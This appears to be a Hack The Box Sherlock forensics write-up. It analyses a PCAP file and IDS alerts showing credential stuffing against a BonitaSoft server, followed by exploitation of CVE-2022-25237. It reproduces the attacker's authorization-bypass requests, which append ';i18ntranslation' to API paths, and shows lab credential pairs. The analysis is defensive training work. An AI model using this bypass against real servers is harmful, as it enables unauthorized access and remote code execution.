HTB Sherlock’s Writeup: Meerkat


Writeup by: Ori Iankovitch

Sherlock Scenario:

As a fast-growing startup, Forela has been utilising a business management platform. Unfortunately, our documentation is scarce, and our administrators aren't the most security aware. As our new security provider we'd like you to have a look at some PCAP and log data we have exported to confirm if we have (or have not) been compromised.


start:

Started the challenge with two files pcap file and a json file




task 1: We believe our Business Management Platform server has been compromised. Please can you confirm the name of the application running?

To start, I examined the IP conversations and the protocol hierarchy within the PCAP file to identify the protocols in use. This helped me determine the involved IPs. I noticed that the IP address 172.31.6.44 appears to be a local host associated with the company, which could potentially be the Business Management Platform.



Protocol	Percent Packets
Frame	100.0
Ethernet	100.0
Internet Protocol Version 4	99.5
Transmission Control Protocol	95.5
SSH Protocol	4.2
Hypertext Transfer Protocol	3.3
HTML Form URL Encoded	1.4
JavaScript Object Notation	0.1
Media Type	0.1
MIME Multipart Media Encapsulation	0.0
Line-based text data	0.0
Transport Layer Security	0.3
Internet Control Message Protocol	2.3
Simple Network Management Protocol	0.0
Data	0.0
User Datagram Protocol	1.7
Network Time Protocol	1.4
Domain Name System	0.3
Simple Network Management Protocol	0.0
Data	0.0
Address Resolution Protocol	0.5




Address A	Address B
23.94.216.243	172.31.6.44
31.220.3.140	172.31.6.44
41.143.36.240	172.31.6.44
43.142.67.218	172.31.6.44
43.192.9.44	172.31.6.44
43.192.12.228	172.31.6.44
43.192.27.234	172.31.6.44
43.192.34.190	172.31.6.44
43.192.46.226	172.31.6.44
43.192.101.65	172.31.6.44
43.192.129.107	172.31.6.44
45.143.200.50	172.31.6.44
45.184.69.131	172.31.6.44
52.80.18.185	172.31.6.44
52.80.58.235	172.31.6.44
52.80.125.59	172.31.6.44
52.80.137.124	172.31.6.44
52.80.158.125	172.31.6.44
52.80.180.133	172.31.6.44
52.80.180.181	172.31.6.44
52.80.199.37	172.31.6.44
52.80.208.173	172.31.6.44
52.81.57.85	172.31.6.44
52.81.58.248	172.31.6.44
52.81.78.212	172.31.6.44
52.81.82.223	172.31.6.44

I filtered the traffic for HTTP to search for any clear text information. I found a GET request related to a web page named "bonita":

"GET /bonita HTTP/1.1"

After a quick Google search, I confirmed that the name of the Business Management Platform server is "BonitaSoft."

Answer 1: BonitaSoft




```
http
```

```
No.  Time       Source          Destination     Protocol Length Info
2134 100.889598 156.146.62.213  172.31.6.44     HTTP     575 GET /bonita HTTP/1.1
2136 100.890045 172.31.6.44     156.146.62.213  HTTP     221 HTTP/1.1 302
2145 101.257636 156.146.62.213  172.31.6.44     HTTP     634 GET /bonita/portal/homepage HTTP/1.1
2146 101.261177 172.31.6.44     156.146.62.213  HTTP     518 HTTP/1.1 302
2158 116.943123 156.146.62.213  172.31.6.44     HTTP     105 POST /bonita/loginservice HTTP/1.1  (application/x-www-form-urlencoded)
2165 119.946188 172.31.6.44     156.146.62.213  HTTP     187 HTTP/1.1 401
2170 120.127758 156.146.62.213  172.31.6.44     HTTP     130 POST /bonita/loginservice HTTP/1.1  (application/x-www-form-urlencoded)
2177 123.131170 172.31.6.44     156.146.62.213  HTTP     187 HTTP/1.1 401
2186 123.569818 156.146.62.213  172.31.6.44     HTTP     105 POST /bonita/loginservice HTTP/1.1  (application/x-www-form-urlencoded)
2189 126.573059 172.31.6.44     156.146.62.213  HTTP     187 HTTP/1.1 401
2192 126.847657 156.146.62.213  172.31.6.44     HTTP     126 POST /bonita/loginservice HTTP/1.1  (application/x-www-form-urlencoded)
2195 129.851076 172.31.6.44     156.146.62.213  HTTP     187 HTTP/1.1 401
2204 130.287593 156.146.62.213  172.31.6.44     HTTP     105 POST /bonita/loginservice HTTP/1.1  (application/x-www-form-urlencoded)
2207 133.290730 172.31.6.44     156.146.62.213  HTTP     187 HTTP/1.1 401
2210 133.466889 156.146.62.213  172.31.6.44     HTTP     129 POST /bonita/loginservice HTTP/1.1  (application/x-www-form-urlencoded)
2215 136.470214 172.31.6.44     156.146.62.213  HTTP     187 HTTP/1.1 401
2224 136.941119 156.146.62.213  172.31.6.44     HTTP     105 POST /bonita/loginservice HTTP/1.1  (application/x-www-form-urlencoded)
```

Task 2: We believe the attacker may have used a subset of the brute forcing attack category - what is the name of the attack carried out?

I identified multiple POST requests being made to the Bonita login service, all originating from the same IP address: 156.146.62.213. These requests included different usernames and passwords, with each POST request occurring just seconds apart from one another, indicating a potential brute force attack.



```
http
```


```
No.  Time       Source          Destination     Protocol Length Info
2134 100.889598 156.146.62.213  172.31.6.44     HTTP     575 GET /bonita HTTP/1.1
2136 100.890045 172.31.6.44     156.146.62.213  HTTP     221 HTTP/1.1 302
2145 101.257636 156.146.62.213  172.31.6.44     HTTP     634 GET /bonita/portal/homepage HTTP/1.1
2146 101.261177 172.31.6.44     156.146.62.213  HTTP     518 HTTP/1.1 302
2158 116.943123 156.146.62.213  172.31.6.44     HTTP     105 POST /bonita/loginservice HTTP/1.1  (application/x-www-form-urlencoded)
2165 119.946188 172.31.6.44     156.146.62.213  HTTP     187 HTTP/1.1 401
2170 120.127758 156.146.62.213  172.31.6.44     HTTP     130 POST /bonita/loginservice HTTP/1.1  (application/x-www-form-urlencoded)
2177 123.131170 172.31.6.44     156.146.62.213  HTTP     187 HTTP/1.1 401
2186 123.569818 156.146.62.213  172.31.6.44     HTTP     105 POST /bonita/loginservice HTTP/1.1  (application/x-www-form-urlencoded)
2189 126.573059 172.31.6.44     156.146.62.213  HTTP     187 HTTP/1.1 401
2192 126.847657 156.146.62.213  172.31.6.44     HTTP     126 POST /bonita/loginservice HTTP/1.1  (application/x-www-form-urlencoded)
2195 129.851076 172.31.6.44     156.146.62.213  HTTP     187 HTTP/1.1 401
2204 130.287593 156.146.62.213  172.31.6.44     HTTP     105 POST /bonita/loginservice HTTP/1.1  (application/x-www-form-urlencoded)
2207 133.290730 172.31.6.44     156.146.62.213  HTTP     187 HTTP/1.1 401
2210 133.466889 156.146.62.213  172.31.6.44     HTTP     129 POST /bonita/loginservice HTTP/1.1  (application/x-www-form-urlencoded)
2215 136.470214 172.31.6.44     156.146.62.213  HTTP     187 HTTP/1.1 401
2224 136.941119 156.146.62.213  172.31.6.44     HTTP     105 POST /bonita/loginservice HTTP/1.1  (application/x-www-form-urlencoded)
2227 139.944305 172.31.6.44     156.146.62.213  HTTP     187 HTTP/1.1 401
2231 140.126354 156.146.62.213  172.31.6.44     HTTP     131 POST /bonita/loginservice HTTP/1.1  (application/x-www-form-urlencoded)
2233 143.129222 172.31.6.44     156.146.62.213  HTTP     187 HTTP/1.1 401
2245 143.595559 156.146.62.213  172.31.6.44     HTTP     105 POST /bonita/loginservice HTTP/1.1  (application/x-www-form-urlencoded)
2255 146.598834 172.31.6.44     156.146.62.213  HTTP     187 HTTP/1.1 401
2258 146.817173 156.146.62.213  172.31.6.44     HTTP     132 POST /bonita/loginservice HTTP/1.1  (application/x-www-form-urlencoded)
2261 149.820624 172.31.6.44     156.146.62.213  HTTP     187 HTTP/1.1 401
```

```
▸ Ethernet II, Src: MS-NLB-PhysServer-32_0f:c7:8a:9d:e3 (02:2f:c7:8a:9d:e3), Dst:
▸ Internet Protocol Version 4, Src: 156.146.62.213, Dst: 172.31.6.44
▸ Transmission Control Protocol, Src Port: 53196, Dst Port: 8080, Seq: 251, Ack: 1
▸ [2 Reassembled TCP Segments (289 bytes): #2157(250), #2158(39)]
▸ Hypertext Transfer Protocol
▾ HTML Form URL Encoded: application/x-www-form-urlencoded
  ▾ Form item: "username" = "install"
      Key: username
      Value: install
  ▾ Form item: "password" = "install"
      Key: password
      Value: install
  ▸ Form item: "_l" = "en"
```


```
0000  02 4f 2e 3d 06 4b 02 2f  c7 8a 9d e3 08 00 45 28   ·O.=·K·/ ······E(
0010  00 5b 00 00 40 00 25 06  c7 c2 9c 92 3e d5 ac 1f   ·[··@·%· ····>···
0020  06 2c cf cc 1f 90 01 2b  bc f7 e2 ca 07 d5 80 18   ·,·····+ ········
0030  08 02 88 19 00 00 01 01  08 0a d5 0b a5 23 98 5d   ········ ·····#·]
0040  e6 69 75 73 65 72 6e 61  6d 65 3d 69 6e 73 74 61   ·iuserna me=insta
0050  6c 6c 26 70 61 73 73 77  6f 72 64 3d 69 6e 73 74   ll&passw ord=inst
0060  61 6c 6c 26 5f 6c 3d 65  6e                        all&_l=e n
```

I can see that this is a credential stuffing attack because the attacker is using a list of known username-password pairs, likely from a data breach, to attempt logins. Unlike traditional brute force attacks that guess credentials, credential stuffing uses pre-existing combinations in quick succession, as observed here.


Answer 2: Credential Stuffing



```
2258 146.817173 156.146.62.213 172.31.6.44
▸ Frame 2758: 105 bytes on wire (840 bits), 105 by
▸ Ethernet II, Src: MS-NLB-PhysServer-32_0f:c7:8a:
▸ Internet Protocol Version 4, Src: 156.146.62.213
▸ Transmission Control Protocol, Src Port: 53258,
▸ [2 Reassembled TCP Segments (289 bytes): #2756(2
▸ Hypertext Transfer Protocol
▾ HTML Form URL Encoded: application/x-www-form-ur
    ▸ Form item: "username" = "install"
    ▸ Form item: "password" = "install"
    ▸ Form item: "_l" = "en"
```



```
▸ Frame 2192: 126 bytes on wire (1008 bits), 126 bytes capt
▸ Ethernet II, Src: MS-NLB-PhysServer-32_0f:c7:8a:9d:e3 (02
▸ Internet Protocol Version 4, Src: 156.146.62.213, Dst: 17
▸ Transmission Control Protocol, Src Port: 53198, Dst Port:
▸ [2 Reassembled TCP Segments (310 bytes): #2191(250), #219
▸ Hypertext Transfer Protocol
▾ HTML Form URL Encoded: application/x-www-form-urlencoded
    ▸ Form item: "username" = "Lauren.Pirozzi@forela.co.uk"
    ▸ Form item: "password" = "wsp0Uy"
    ▸ Form item: "_l" = "en"
```




```
▸ Frame 2170: 130 bytes on wire (1040 bits), 130 by
▸ Ethernet II, Src: MS-NLB-PhysServer-32_0f:c7:8a:9
▸ Internet Protocol Version 4, Src: 156.146.62.213,
▸ Transmission Control Protocol, Src Port: 53196, I
▸ [2 Reassembled TCP Segments (314 bytes): #2169(25
▸ Hypertext Transfer Protocol
▾ HTML Form URL Encoded: application/x-www-form-ur
    ▸ Form item: "username" = "Clerc.Killich@forela.
    ▸ Form item: "password" = "vYdwoVhGIwJ"
    ▸ Form item: "_l" = "en"
```


Task 3: Does the vulnerability exploited have a CVE assigned - and if so, which one?

I found CVE-2022-25237 in the JSON file, and after a quick Google search, I confirmed that this vulnerability affected the BonitaSoft web service.

Answer 3: CVE-2022-25237



```
└─$ jq . meerkat-alerts.json | grep -i "login"
    "signature": "ET EXPLOIT Bonitasoft Successful Default User Login Attempt (Possible Staging for CVE-2022-25237)",
    "signature": "ET WEB_SPECIFIC_APPS Bonitasoft Default User Login Attempt M1 (Possible Staging for CVE-2022-25237)",
    "signature": "ET EXPLOIT Bonitasoft Successful Default User Login Attempt (Possible Staging for CVE-2022-25237)",
    "signature": "ET WEB_SPECIFIC_APPS Bonitasoft Default User Login Attempt M1 (Possible Staging for CVE-2022-25237)",
    "signature": "ET EXPLOIT Bonitasoft Successful Default User Login Attempt (Possible Staging for CVE-2022-25237)",
    "signature": "ET WEB_SPECIFIC_APPS Bonitasoft Default User Login Attempt M1 (Possible Staging for CVE-2022-25237)",
    "signature": "ET WEB_SPECIFIC_APPS Bonitasoft Default User Login Attempt M1 (Possible Staging for CVE-2022-25237)",
    "signature": "ET WEB_SPECIFIC_APPS Bonitasoft Default User Login Attempt M1 (Possible Staging for CVE-2022-25237)",
    "signature": "ET WEB_SPECIFIC_APPS Bonitasoft Default User Login Attempt M1 (Possible Staging for CVE-2022-25237)",
    "signature": "ET WEB_SPECIFIC_APPS Bonitasoft Default User Login Attempt M1 (Possible Staging for CVE-2022-25237)",
```



CVE-2022-25237 Detail

Description

Bonita Web 2021.2 is affected by a authentication/authorization bypass vulnerability due to an overly broad exclude pattern used in the RestAPIAuthorizationFilter. By appending ;i18ntranslation or /../i18ntranslation/ to the end of a URL, users with no privileges can access privileged API endpoints. This can lead to remote code execution by abusing the privileged API actions.

Severity

CVSS Version 3.x | CVSS Version 2.0

CVSS 3.x Severity and Metrics:

NIST: NVD **Base Score:** 9.8 CRITICAL **Vector:** CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H


NVD Analysts use publicly available information to associate vector strings and CVSS scores. We also display any CVSS information provided within the CVE List from the CNA.

Note: NVD Analysts have published a CVSS score for this CVE based on publicly available information at the time of analysis. The CNA has not provided a score within the CVE List.

Task 4: Which string was appended to the API URL path to bypass the authorization filter by the attacker's exploit?

I found the string "i18ntranslation" in the API URL, which appears to have been used by the attacker to bypass the authorization filter.

Answer 4: i18ntranslation




```
2900 333.368505 156.146.62.213 172.31.6.44    HTTP        125 POST /bonita/loginservice HTTP/1.1  (application/x-www-form-urlencoded)
2903 333.371545 172.31.6.44    156.146.62.213 HTTP        452 HTTP/1.1 204
2918 333.716105 156.146.62.213 172.31.6.44    HTTP       1215 POST /bonita/API/pageUpload;i18ntranslation?action=add HTTP/1.1
2921 333.717402 172.31.6.44    156.146.62.213 HTTP         71 HTTP/1.1 200   (text/plain)
2925 333.894840 156.146.62.213 172.31.6.44    HTTP/JSON   149 POST /bonita/API/portal/page/;i18ntranslation HTTP/1.1 , JSON (application/json)
10 Reassembled TCP Segments (15603 bytes): #2905(440), #2906(1274), #2908(1274
ypertext Transfer Protocol
 POST /bonita/API/pageUpload;i18ntranslation?action=add HTTP/1.1\r\n
  ▸ [Expert Info (Chat/Sequence): POST /bonita/API/pageUpload;i18ntranslation?
    Request Method: POST
  ▾ Request URI: /bonita/API/pageUpload;i18ntranslation?action=add
      Request URI Path: /bonita/API/pageUpload;i18ntranslation
      Request URI Path Segment: /bonita/API/pageUpload
      Request URI Path Segment: i18ntranslation
    ▸ Request URI Query: action=add
    Request Version: HTTP/1.1
 Host: forela.co.uk:8080\r\n
```

Task 5: How many combinations of usernames and passwords were used in the credential stuffing attack?

I observed multiple login attempts followed by 401 status codes, indicating invalid credentials. To count the combinations, I filtered out the 401, 200, and 204 status codes, making it easier to analyze. After doing so, I identified a total of 56 unique username and password combinations that were used in the attack.

Answer 5: 56



```
!(http.response.code == 200) && !(http.response.code == 204) && !(http.response.code == 401) && http
```

```
No.      Time       Source         Destination    Protocol Length Info
    2134 100.889598 156.146.62.213 172.31.6.44    HTTP      575 GET /bonita HTTP/1.1
    2136 100.890045 172.31.6.44    156.146.62.213 HTTP      221 HTTP/1.1 302
    2145 101.257636 156.146.62.213 172.31.6.44    HTTP      634 GET /bonita/portal/homepage HTTP/1.1
    2146 101.261177 172.31.6.44    156.146.62.213 HTTP      518 HTTP/1.1 302
    2158 116.943123 156.146.62.213 172.31.6.44    HTTP      105 POST /bonita/loginservice HTTP/1.1  (application/x-www-form-urlencoded)
